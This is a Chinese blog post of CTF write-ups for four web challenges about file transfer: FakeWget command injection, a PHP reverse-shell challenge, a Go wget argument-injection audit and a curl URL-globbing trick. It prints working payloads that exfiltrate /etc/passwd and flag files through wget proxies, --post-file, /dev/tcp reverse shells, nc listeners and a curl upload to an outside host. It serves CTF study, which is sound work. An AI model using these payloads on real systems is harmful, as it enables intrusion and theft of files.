

# 四个有关文件传输的CTF WEB题(深育杯FakeWget、极客大挑战where\_is\_my\_FUMO、2021陇原战疫CheckIN、N1CTF-curl trick)

原创

OceanSec 于 2021-11-27 21:43:32 发布 1654 收藏 2

分类专栏: [#CTF](#) 文章标签: [安全](#) [web安全](#) [提权](#) [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/q20010619/article/details/121584114>

版权



[CTF 专栏收录该内容](#)

66 篇文章 30 订阅

订阅专栏



# Ocean

知其黑, 守其白

## 文章目录

[深育杯FakeWget](#)

[极客大挑战where\\_is\\_my\\_FUMO](#)

[2021陇原战疫CheckIN](#)

[N1CTF-curl trick](#)

wp来自官方发布和个人想法, 觉得这四个题挺有意思的所以整理了下

## 深育杯FakeWget

题目只有三个路由, 一个输入点, 容易判断考点是命令注入, 因此需要先不断测试传入数据并刷新观察回显, 来猜测后端与wget命令拼接逻辑和过滤逻辑, 下面是三个比较典型的fuzz示例:

# wget

Download anything you want!

www.baidu.com

Go !

```
--2021-08-30 09:09:45-- http://www.baidu.com/
Resolving www.baidu.com (www.baidu.com)... 110.242.68.3, 110.242.68.4
Connecting to www.baidu.com (www.baidu.com)[110.242.68.3]:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2381 (2.3K) [text/html]
Saving to: 'temp'
OK .. 100% 211M=0s
2021-08-30 09:09:45 (211 MB/s) - 'temp' saved [2381/2381]
```

CSDN @深信服 行思安全实验室

teststr with space www.baidu.com这里fuzz出空格不可用

# wget

Download anything you want!

www.baidu.com

Go !

[x] wget的参数不正确

CSDN @深信服 行思安全实验室

ls; \www.baidu.com

这里fuzz出分号不可用，同理可得反引号，|,;, & 均被过滤，同时能够测试出可利用 \n 绕过正则检查，只需要构造出空格且领用 wget命令即可

# wget

Download anything you want!

Go !

```
--2021-08-30 09:17:22-- http://ls/
Resolving ls (ls)... failed: No address associated with hostname.
      wget: unable to resolve host address 'ls'
--2021-08-30 09:17:23-- http://%5Cnwww.baidu.com/
Resolving \\nwww.baidu.com (\\nwww.baidu.com)... 180.97.33.68
Connecting to \\nwww.baidu.com (\\nwww.baidu.com)|180.97.33.68|:80... connected.
HTTP request sent, awaiting response... 200 OK
      Length: 2381 (2.3K) [text/html]
      Saving to: 'temp'
      OK .. 100% 288M=0s
2021-08-30 09:17:23 (288 MB/s) - 'temp' saved [2381/2381]
FINISHED --2021-08-30 09:17:23--
      Total wall clock time: 0.7s
Downloaded: 1 files, 2.3K in 0s (288 MB/s)
```

fake wget webapp

CSDN @深信服 千景白安全实验室

第一步测试出可利用\n绕过合法性检查，且特殊符号被替换成空格，至此已经能够构造出POC读文件了，利用 `http_proxy` 和 `--body-file` 参数读取本地文件发送到代理服务器上：

```
-e;http_proxy=http://ip:port/;--method=POST;--body-file=/etc/passwd;\nwww.baidu.com
```

这里特殊符号被替换成空格，\n绕过了检查wget的grep命令，并将 /etc/passwd 的文件内容发送到代理机上。

# wget

Download anything you want!

Go !

--2021-08-30 09:24:22-- http://%5Cnwww.baidu.com/

Connecting to 39.105.228.43:10007... connected.

Proxy request sent, awaiting response...

CSDN @深信服 网络安全实验室 [File watermark](#)

```
[root@master-node test]# nc -lvp 10007
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::10007
Ncat: Listening on 0.0.0.0:10007

POST http://%5Cnwww.baidu.com/ HTTP/1.1
User-Agent: Wget/1.19.4 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: \nwww.baidu.com
Connection: Keep-Alive
Proxy-Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 1250

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/:/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
messagebus:x:103:104:/:/nonexistent:/usr/sbin/nologin
sshd:x:104:65534:/:run/ssh:/usr/sbin/nologin
ctf_user:x:1000:1000:/:home/ctf_user:/bin/bash
```

CSDN @深信服 网络安全实验室 [File watermark](#)

接下来就是找flag文件，第三个路由（点击getflag）访问后看网站源码，可知flag文件名称是 `flag_is_here`

```

<body class="d-flex h-100 text-center text-white bg-dark">
  <div class="cover-container d-flex w-100 h-100 p-3 mx-auto flex-column">
    <header class="mb-auto">
      <div>
        <h3 class="float-md-start mb-0">webapps</h3>
        <nav class="nav nav-masthead justify-content-center float-md-end">
          <a class="nav-link active" aria-current="page" href="/wget">wget</a>
          <a class="nav-link" href="/ping">ping</a>
          <a class="nav-link" href="/flag">getflag</a>
          <!--flag is in ./flag_is_here-->
        </nav>
      </div>
    </header>
    <main class="px-3">
      
    </main>
  </div>

```

CSDN @ 深信 水印

建议的思路是：`/etc/passwd` 看到有 `ctf_user` 用户，读取 `ctf_user` 用户的 `.bash_history` 得到 flask 程序的根目录是 `/home/ctf_user/basedirforwebapp/`，直接读文件 `/home/ctf_user/basedirforwebapp/flag_is_here` 即可得到 flag。

```

POST http://%5Cnwww.baidu.com/ HTTP/1.1
User-Agent: Wget/1.19.4 (linux-gnu)
Accept: /*/*
Accept-Encoding: identity
Host: \nwww.baidu.com
Connection: Keep-Alive
Proxy-Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 253

pip install pycryptodome
ls
python3 web2.py
pip install pycryptodomex
python3 web2.py
cat run.sh
wget -v -P /tmp --limit-rate=30k -o ./output -O temp www.baidu.com
touch flag_is_here
exit
python3 web2.py
ls -al /home/ctf_user/basedirforwebapp/
exit

```

CSDN @ 深信 水印

```

POST http://%5Cnwww.baidu.com/ HTTP/1.1
User-Agent: Wget/1.19.4 (linux-gnu)
Accept: /*/*
Accept-Encoding: identity
Host: \nwww.baidu.com
Connection: Keep-Alive
Proxy-Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 30

flag{fake_wget_true_process!}

```

CSDN @ 深信 水印

## 极客大挑战 where\_is\_my\_FUMO

打开题目，可以看到源码

```
<?php
function chijou_kega_no_junnka($str) {
    $black_list = [ ">", ";", "|", "{", "}", "/", " " ];
    return str_replace($black_list, "", $str);
}
if (isset($_GET['DATA'])) {
    $data = $_GET['DATA'];
    $addr = chijou_kega_no_junnka($data['ADDR']);
    $port = chijou_kega_no_junnka($data['PORT']);
    exec("bash -c \"bash -i < /dev/tcp/$addr/$port\"");
} else {
    highlight_file(__FILE__);
}
}
```

可以通过数组传参，exec处可以反弹shell

```
http://1.14.102.22:8115/?DATA[ADDR]=IP&DATA[PORT]=port
```

这样就可以把shell反弹到对应的ip端口

再vps监听对应端口即可

```
nc -lvvp 9999
```

但是因为题目中，bash反弹shell写法，只能将命令从攻击机传到受害着，命令可以执行但是没有回显

```
bash -i < /dev/tcp/$addr/$port
```

```
[root@izbp1i7e0dqxcb89vkdgc3z ~]# nc -lvvp 9999
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 1.14.102.22.
Ncat: Connection from 1.14.102.22:58108.
ls
ls
```

 无回显

拿到无回显shell之后也就有两种方法，第一种就是再反弹可回显交互式shell 到vps的其他端口

```
bash -i >& /dev/tcp/ip/6666 0>&1
```

```
[root@izbp1i7e0dqxcb89vkdgc3z ~]# nc -lvvp 9999
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::9999
Ncat: Listening on 0.0.0.0:9999
Ncat: Connection from 1.14.102.22.
Ncat: Connection from 1.14.102.22:58140.
bash -i >& /dev/tcp/127.0.0.1:254/6666 0>&1
```

监听端口，拿到shell，发现根目录flag.png

```
www-data@c05e6f3f719d:/$ ls -al
ls -al
total 1052
drwxr-xr-x  1 root root  4096 Oct 17 05:38 .
drwxr-xr-x  1 root root  4096 Oct 17 05:38 ..
-rwxr-xr-x  1 root root    0 Oct 17 05:38 .dockerenv
drwxr-xr-x  1 root root  4096 Oct 12 04:45 bin
drwxr-xr-x  2 root root  4096 Oct  3 09:15 boot
drwxr-xr-x  5 root root   340 Oct 28 05:26 dev
drwxr-xr-x  1 root root  4096 Oct 17 05:38 etc
-r--r--r--  1 root root 865736 Oct 16 17:52 flag.png
```

发现权限为www-data，而主机内文件权限都为root，也就是只能查看文件，写不了shell了

```
cat flag.png | base64
```

很多内容，将得到的base编码再解码得到图片

第二种方法

比较简单，需要了解bash反弹shell的原理

/dev/tcp/udp/ip/port 这个文件是特别特殊的，实际上可以将其看成一个设备（Linux下一切皆文件），其实如果你访问这个文件的位置他是不存在的

但是如果你在另一方监听端口的情况下对这个文件进行读写，就能实现与监听端口的服务器的socket通信

直接把flag.png传过来就完了


```
cat /flag.png >& /dev/tcp/10.10.10.10:254/6666 0>&1
```

vps监听6666端口将接收文件保存

```
nc -lvvp 6666 > /var/test.png
```

```
[root@izbp1i7e0dqxcb89vkdgc3z ~]# nc -lvvp 6666 > /var/test.png
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::6666
Ncat: Listening on 0.0.0.0:6666
Ncat: Connection from 1.14.102.22.
Ncat: Connection from 1.14.102.22:53702.
NCAT DEBUG: Closing fd 5.
```

最后得到图片，即flag



还有一种做法

反弹shell后的文件获取

内置环境有 curl，可以将图片外带到自己的服务器，或者暂存服务上。

```
curl bashupload.com -T /flag.png
```

## 2021陇原战疫CheckIN

一道Go的代码审计，大致扫一遍应该就知道了，wget是利用到，但是似乎鉴权没有做：

```
router.GET("/wget", getController)
func getController(c *gin.Context) {
    cmd := exec.Command("/bin/wget", c.QueryArray("argv")[1:]...)
    err := cmd.Run()
    if err != nil {
        fmt.Println("error: ", err)
    }
}
c.String(http.StatusOK, "Nothing")
```

直接能执行命令了，拿wget把flag带出来即可：

```
/wget?argv=1&argv=-post-file&argv=/flag&argv=http://121.5.169.223:39876/
```

```
root@VM-0-6-ubuntu:~# nc -lvvp 39876
Listening on [0.0.0.0] (family 0, port 39876)
Connection from 117.21.200.166 37526 received!
POST / HTTP/1.1
User-Agent: Wget/1.20.3 (linux-gnu)
Accept: */*
Accept-Encoding: identity
Host: 121.5.169.223:39876
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 43

flag{88729834-1693-4af8-abba-0ebf6bd84ec2}
```

## N1CTF-curl trick



题目的curl的url参数可控，并且题目说明了提示放在 /hint.txt 里面，所以第一反应就是用file协议去读 hint.txt，但是有如下过滤：`$blacklist = "/l|g|[\x01-\x1f]|[\x7f-\xff]|['\"/i";`，file的l被ban了

所以这里就要涉及到curl对url的一些处理，当curl遇到url中包含 { 和 [ 时，该url就会被特殊处理：

[https://github.com/curl/curl/blob/master/src/tool\\_urlglob.c#L360](https://github.com/curl/curl/blob/master/src/tool_urlglob.c#L360)

[ 的相关操作由 glob\_range 进行处理，{ 由 glob\_set 进行处理，看注释就能大概知道这2个函数的基本处理逻辑

## glob\_range

```
/* processes a range expression with the point behind the opening '['
- char range: e.g. "a-z]", "B-Q]"
- num range: e.g. "0-9]", "17-2000]"
- num range with leading zeros: e.g. "001-999]"
expression is checked for well-formedness and collected until the next ']'
*/
```

## glob\_set

```
/* processes a set expression with the point behind the opening '{'
','-separated elements are collected until the next closing '}'
*/
```

举个例子：`'fi[k-m]e:///etc/passwd'` 会解析成3个url

```
fike:///etc/passwd
file:///etc/passwd
fime:///etc/passwd
```

```
➔ ~ curl 'fi[k-m]e:///etc/passwd'

[1/3]: fike:///etc/passwd --> <stdout>
--_curl_--fike:///etc/passwd
curl: (1) Protocol "fike" not supported or disabled in libcurl

[2/3]: file:///etc/passwd --> <stdout>
--_curl_--file:///etc/passwd
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

`'{f,g}ile:///etc/passwd'` 会解析成2个url:

```
file:///etc/passwd
gile:///etc/passwd
```

通过这个trick我们可以衍生出一些curl奇技淫巧，比如主机扫描、端口扫描等等：

